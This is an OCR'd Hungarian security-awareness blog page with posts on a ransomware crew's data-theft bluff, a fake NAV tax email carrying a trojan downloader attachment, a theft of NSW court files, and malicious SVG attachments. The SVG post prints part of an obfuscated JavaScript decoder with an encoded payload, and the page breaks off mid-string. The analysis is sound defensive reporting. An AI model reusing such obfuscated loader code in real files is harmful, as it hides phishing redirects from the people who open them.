
És akkor mindjárt eljutunk majd a mostani esetünkig is, de előtte még azt is érdemes elmondani, hogy **számos esetben a bűnbandák részéről jelentkező adatlopás csak blöff volt,** és ugyan elkódolták az adatokat, de ellopni nem sikerült, ám a nagy pénz reményében néha bekamuzzák ezt is.

Sőt épp nemrég írtunk olyanról, hogy a valódi zsarolóvírus csapatok kiszivárogtató oldaláról letöltögetett adatok birtokában **outsider bűnözők egy extra zsarolással is bepróbálkoznak célzott postai levelek útján, hátha az áldozatok fizetnek - ezúttal a semmiért.**



És akkor innen dobbantunk a mostani friss incidensünkre, ahol is egy Ox Thief (ökörtolvaj) nevű zsarolócsapat azt állította, hogy 47 GB mennyiségű kiemelten érzékeny adatfájlt lopott el egy szervezettől, ehhez letölthető mintákat is közzétettek, majd a klasszikus recept alapján azzal fenyegetőzött, hogy közzéteszik az anyagot, ha nem kapják meg a váltságdíjat, ami romboló lehet a vállalat számára.

De mindezt kiegészítették egy extra fenyegetéssel is, hogy nem fizetés esetén **értesítik minderről Brian Krebst IT biztonsági újságírót, Troy Huntot a Have I Been Pwned alapítóját, ezen felül beárulják az illetőt az Electronic Frontier Foundation (EFF), a Digitális Jogok Európai Központjának adatvédelmi jogvédő csoportjánál, sőt még Edward Snowdennél is, ha az áldozat nem tesz eleget a váltságdíj követelésüknek. Mondjuk ez utóbbihoz sok sikert, Moszkvába kell címezni a levelet ;-)**



A jogi felelősség emlegetése és a média nyomással való fenyegetés valóban erős kártya lehet, hiszen korábbi eseteknél már láttuk, hogy a lehetséges pénzbírságok, a csoportos perek és kormányzati szankciók, büntetések komoly veszteséget okoztak, és **ezek felvázolásával jól sarokba lehet szorítani az éppen megtámadott szervezeteket.**


Egyes vélemények szerint a mostani incidensnél előfordulhat, hogy a fenyegető Ox Thief semmilyen adatlopást nem hajtott végre, csak valahonnan hozzájutottak a Broker Educational Sales & Training (BEST) vállalattól kiszivárogtatott adatokhoz, és **simán elképzelhető, hogy kívülálló nevető harmadikként csak egy újabb bőrt próbálnak lehúzni az áldozat szervezettől.**

Szólj hozzá!
Címkék: kamu blöff váltságdíj thief ransomware ox BEST zsarolóvírus doxing ransomlook.io

Ajánlott bejegyzések:

[Az egészségügyet még a ransomware is húzza]

[Ghost járja be a kórházakat]



[Van rosszabb a hamis iskolai bombariadónál]

[Újabb rombolás brit kórházakban]

[Ransomware a Volkswagennél] [Ransomware a Volkswagennél]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Adóbevallási értesítés, vagy mégsem?

2025. március 20. 13:07 - Csizmazia Darab István [Rambo]


Itt az SZJA szezon, amikor a delikvensek megkapják a 2024-es évre kiszámolt személyi jövedelemadó kiszámolt tervezetét az adóhatóságtól.

Normál esetben mindez egy olyan ügyfélkapura mutató e-maillel érkezik, amely azontúl, hogy a tarhely.gov.hu oldalra irányít, a legitim üzenetek feladója pedig ertesites KUKAC tarhely PONT gov PONT hu.

Igaz, annyi változás azért szerencsére történt, hogy **végre itt is beindult a kéttényezős hitelesítés**, aminek révén jött az ügyfélkapu+ azoknak, akik valami miatt ódzkodnak a DÁP (Digitális Állampolgárság) elnevezésű korszerűsítéstől.


És hogy néz ki mindez egy csaló levélben? A levél feladója jelen esetben escconf2022 KUKAC mke PONT org PONT hu, ami jól látható kicsit sem hasonlít a hivatalos címre. A valódi levelek tárgysora ilyen szerkezetű szokott lenni: *"Átvételi értesítő (Feladó: NAV, Dokumentum: 24SZJA tervezet elérhetősége - xxxxxxxxxxxxx - Címzett: xxxxxxxxxxx - ÉÉÉÉ.HH.NN. ÓÓ:PP:MM)"*

Ezzel szemben a csaló levél subjectje ilyen volt: *"Adóbevallási értesítés (Feladó: NAV, Bizonylat: Adóbevallási okmány: 94 - 02283527120250212233287198 3)"*, ahol ez a dokumentumazonosító vélhetően úgy keletkezett, hogy a macska random rákönyökölt a numerikus billentyűzetre.




Az üzenet szövegezése is igyekszik nagyon hivatalos megjelenésű lenni, és ehhez sok panelt, szövegrészletet ollóznak ki a legitim formalevelekre jellemző kinézetből. **Lényeges eltérés azonban, hogy az eredeti üzenetekben az elküldött fájlok kiterjesztése általában .pdf szokott lenni, valamint a levélben szerepel olyan SHA-256 hash ellenőrző összeg is, amivel az eredetiségét is le lehet ellenőrizni.**

Ugye ez azoknak is ismerős lehet, akik telepítőfájlokat vagy bootolható operációs rendszer .ISO anyagokat töltenek le, ahol ez kihagyhatatlan kulcsfontosságú biztonsági lépés.



A hamis levélben emellett szokatlan módon csatolt melléklet is található, ez a netes beszámolók szerint többféle néven is szerepelhet: Adó-visszaírási_tervezet.img, Adóbevallás.img, Adó-visszaírási_tervezet.img.exe, Adóbevallás.img.exe. **A mi postaládánkba az Adóbevallás.img.exe csatolmány érkezett meg, ami egy MSIL/TrojanDownloader.Agent.RWE nevű letöltő kártevő.**

Ez a trójai elsősorban Windows operációs rendszereket céloz meg, amelyet a Microsoft .NET keretrendszerében írtak (innen az MSIL - Microsoft Intermediate Language előtag megnevezés). **Az ilyen kártékony kódok fő funkciója, hogy további rosszindulatú programokat töltsön le és telepítsen a megfertőzött számítógépekre.**



Hogy miért éppen IMG, az olyan rejtély (mint pl. hogyan jutnak el télen a hóekevezetők a munkahelyükre), amit most nem igazán tudunk megfejteni, **de azt azért vegyük észre, hogy ahol az ismert fájltípusok elrejtése opció aktív, ott a 2001-es Anna Kournikova vírus óta (akármi.jpg.vbs) könnyen fertőzhetnek, ráadásul a Windowsokban AZÓTA IS ez maradt az alapértelmezés - logikát ne keressen itt senki. Végül is csak 24 év telt el egy tipikus fertőzési módszer óta, ami azóta is szedi a kattintgató áldozatokat, de hát jól van ez így ;-)**

_____ ESET Mail Security _____

Threats were found in this email:


Adobevallas.img - a variant of MSIL/TrojanDownloader.Agent.RWE trojan - deleted
Adobevallas.img > ISO > Adobevallas.img.exe - a variant of MSIL/TrojanDownloader.Agent.RWE trojan - deleted

Összegezve mindenkinek érdemes megjegyeznie, hogy **a NAV nem küldözget mellékletben sem dokumentum fájlokat, sem pedig futtatható állományokat, a dokumentumokat kizárólag az ügyfélkapus rendszeren belül kapjuk tőlük.**

A jó hír viszont, hogy **a vírusvédelmünk szépen kiszűri, blokkolja az ilyen fertőzési próbálkozásokat**, de persze **az a legjobb felállás, ha az aktív naprakész védelmi megoldás mellett az egészséges gyanakvó óvatosság, és a biztonságtudatos hozzáállás is jelünk volt az óvodában.**


Szólj hozzá!
Címkék: vagy adó csalás átverés trójai adóbevallás tájékoztatás kártékony csatolmány mégsem nav melléklet vagymégsem

Ajánlott bejegyzések:



Sajnáljuk, kirúgtuk. Vagy mégsem?

Új bejelentkezés a felhőnkbe. Vagy mégsem?



Gáz van, sikertelen fizetés rossz adatokkal

Veszélyes hirdetések

DeepSeek - esély vagy veszély?

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

Távoltartási végzéseket tartanak a kezükben a bűnözők

2025. március 27. 12:47 - Csizmazia Darab István [Rambo]

Lehetne akár egy tízes skálán is pontozgatni, hogy a ransomware csoportok által elkövetett adatlopásoknál **mennyire érzékeny, bizalmas, titkos adatokat sikerül éppen megszerezniük, és az esetleges kiszivárogtatás mekkora kárt, veszteséget, világbotrányt, büntetést, leállást okoz/okozhatna.**

A zsarolóvírus sztoriban 2013. óta már sok mindent láthattunk kompromittálódni: **ügyvédi irodákat, rendőrőrsöket, vízi közművet, államigazgatást, repteret, kórházakat, iskolákat, minisztériumokat, olajvezetéket, nemzetközi húsfeldolgozót, TB elszámoló rendszert üzemeltető céget, ahol mind-mind kellemetlen szituációkkal kellett az üzemeltetőknek szembenézniük.**

Mindegyik incidens kellemetlen mellékhatásokkal járt, esetleges drága váltságdíj fizetéssel, szinte minden esetben kritikus leállásokkal, a papír-ceruza-telefon-fax ősi világába történő visszazuhanással, kínos kiszivárgásokkal, céges renomé és részvényárfolyam eséssel, és nem mellesleg hosszasan elnyúló helyreállítással.

The Register

Files stolen from NSW court system, including restraining orders for violence

Victims' details at risk after criminals download 9,000 files from court database

Connor Jones — Wed 26 Mar 2025 | 17:29 UTC

Australian police are currently investigating the theft of "sensitive" data from a New South Wales court system after they confirmed approximately 9,000 files were stolen.

Investigations into the attack on the NSW Online Registry website (ORW), which provides access to civil and criminal court cases in the region, are being led by cybercrime detectives and the Department of Communities and Justice (DCJ).

Describing the NSW ORW as "a secure online platform," the police said 9,000 files were "downloaded" by attackers.

Ezúttal Ausztráliában történtek érdekes dolgok, ugyanis egy új-dél-walesi bírósági rendszerből loptak el roppant érzékenynek számító adatokat. **A rendőrségi nyomozás szerint körülbelül 9000 aktát loptak el a helyi polgári és büntetőbírósági ügyeihez hozzáférést biztosító NSW Online Registry webhelyéről.**

A kedden felfedezett adatlopás teljes mértéke még nem ismert, de az említett kilencezer dokumentum **már önmagában is hatalmas alkueszköz lehet egy esetleges zsaroláshoz.** Egyelőre nem jelent meg közlemény arról, hogy melyik csoport hajtotta végre a támadás, és követeltek-e már váltságdíjat.

Az illetéktelen kezekbe került adatokat nyugodtan nevezhetjük extra érzékenynek, **többek közt eskü alatt tett nyilatkozatok, vallomások tartoznak ide.**

De szerepelnek benne letartóztatási végzések, amelyeket erőszakos elkövetők ellen hoztak olyan cselekmények kapcsán, mint a családon belüli erőszak, gyermekbántalmazás és egyéb más fizikai bántalmazási, általános és szexuális zaklatási ügyekben, hogy az áldozatokat megvédelmezzék, és számukra távoltartási végzésekkel is biztonságot nyújthassanak.


Bírók személyes adataival kapcsolatos kiszivárogtatással legutóbb idén februárban találkozhattunk Hollandiában, **ahol valaki egy bírói ítélettel nem értett egyet, emiatt bosszúból az adott ügyben eljáró bírónőről és annak élettársáról készült fényképeket terjesztett az X (Twitter) közösségi oldalon, ebben konkrétan megfenyegetve őket.**

Tavaly nyáron pedig a Life360 nevű nyomkövető eszköz beszállító céget érte támadás, ahol **az ügyfélszolgálati rendszerükből érzékeny adatokat loptak el, legalább 450 ezer ügyfél adata került ezzel veszélybe.**


Szólj hozzá!
Címkék: ausztrália bíróság vallomások adatlopás adatszivárgás ransomware doxing ügyiratok

Ajánlott bejegyzések:

[Az egészségügyet még a ransomware is húzza]



[Az élet szép, de a Life360-nak vannak gondjai]



[Ransomware a nyomkövető rendszerben]

[Cselekedettel és mulasztással II.]

[Adatrablás az óvodában] [Adatrablás az óvodában]

Kommentek:

Nincsenek hozzászólások.

keresés


Keresés

linkz

Jön, jön, már itt is van az SVG melléklet


2025. április 01. 14:38 - Csizmazia Darab István [Rambo]

A kártékony kódok bejövetele címmel ugyan még nem festettek ikonikus körképet, de amint az közismert, az e-mailes formátumra a kártékony melléklet és a rosszindulatú linkek szerepeltetése a legjellemzőbb technika.



Visszanézve a blog 19 éves archívum anyagát, **nem igazán szerepelt itt még az SVG**, azaz a skálázható vektoros gra kai képformátum az eddigi incidensek között, de úgy tűnik, ami késik, nem múlik.

Ezúttal arra gyeltek fel biztonsági kutatók, hogy **tavaly év vége óta megszaporodtak az ilyen kártékony állományok a támadási kísérletek során, ahol éppen az ezekben megbúvó rosszindulatú kódok irányítják át észrevétlenül különféle adathalász weboldalakra az áldozatokat.**



Emlékezhetünk még arra, hogy klasszikus futtatható fájlok és az office dokumentumok mellett hogyan lett a PDF (Portable Document Format) is az egyik kedvelt módszere a kártevő terjesztőknek.

Ugyanis [ebben remek lehetőség volt JavaScript kódokat elrejteni](), amit **nem csak a webböngészők, de egyes pdf olvasó programok is azonnal lefuttattak, a megnyitással automatikusan beindítva a fertőzést.**

Az Adobe Readerben egy ideje beállítható a Protected Mode, ami az automatikus futtatást már meggátolja, ám a JavaScript viszont még mindig, **2025-ben is alapértelmezetten engedélyezett, pedig 2008-ban jelent meg az első**

kártékony JS kódú pdf incidens. De jól van ez így...

```
try {
    function duruwo(str) {
        try {
            let cibeme = str.split("").reverse().join("");
            let kariye = cibeme.replace(/[xqzmv]/g, "");
            let pakete = kariye.split("-").map(hex => String.fromCharCode((parseInt(hex, 16) - 7) / 3)).join("");
            return pakete;
        } catch (e) {
            console.error("Decoding error:", e);
            return null;
        }
    }
    const xipusa =
    "@41-451-031-19-c31-931-d21-841-7c-451-841-631-841-a21-541-49-0a-0a-211-a21-be-af-a21-4f-af-ee-6d-211-631-9d-511-241-6d-6d-df-7
    9-3d-d9-301-fd-931-4f-c01-c01-a51-dc-b41-fd-3a-3d-b41-d9-031-dc-331-9d-061-a9-631-901-ee-661-c01-841-ee-241-271-6a-c01-901-001-
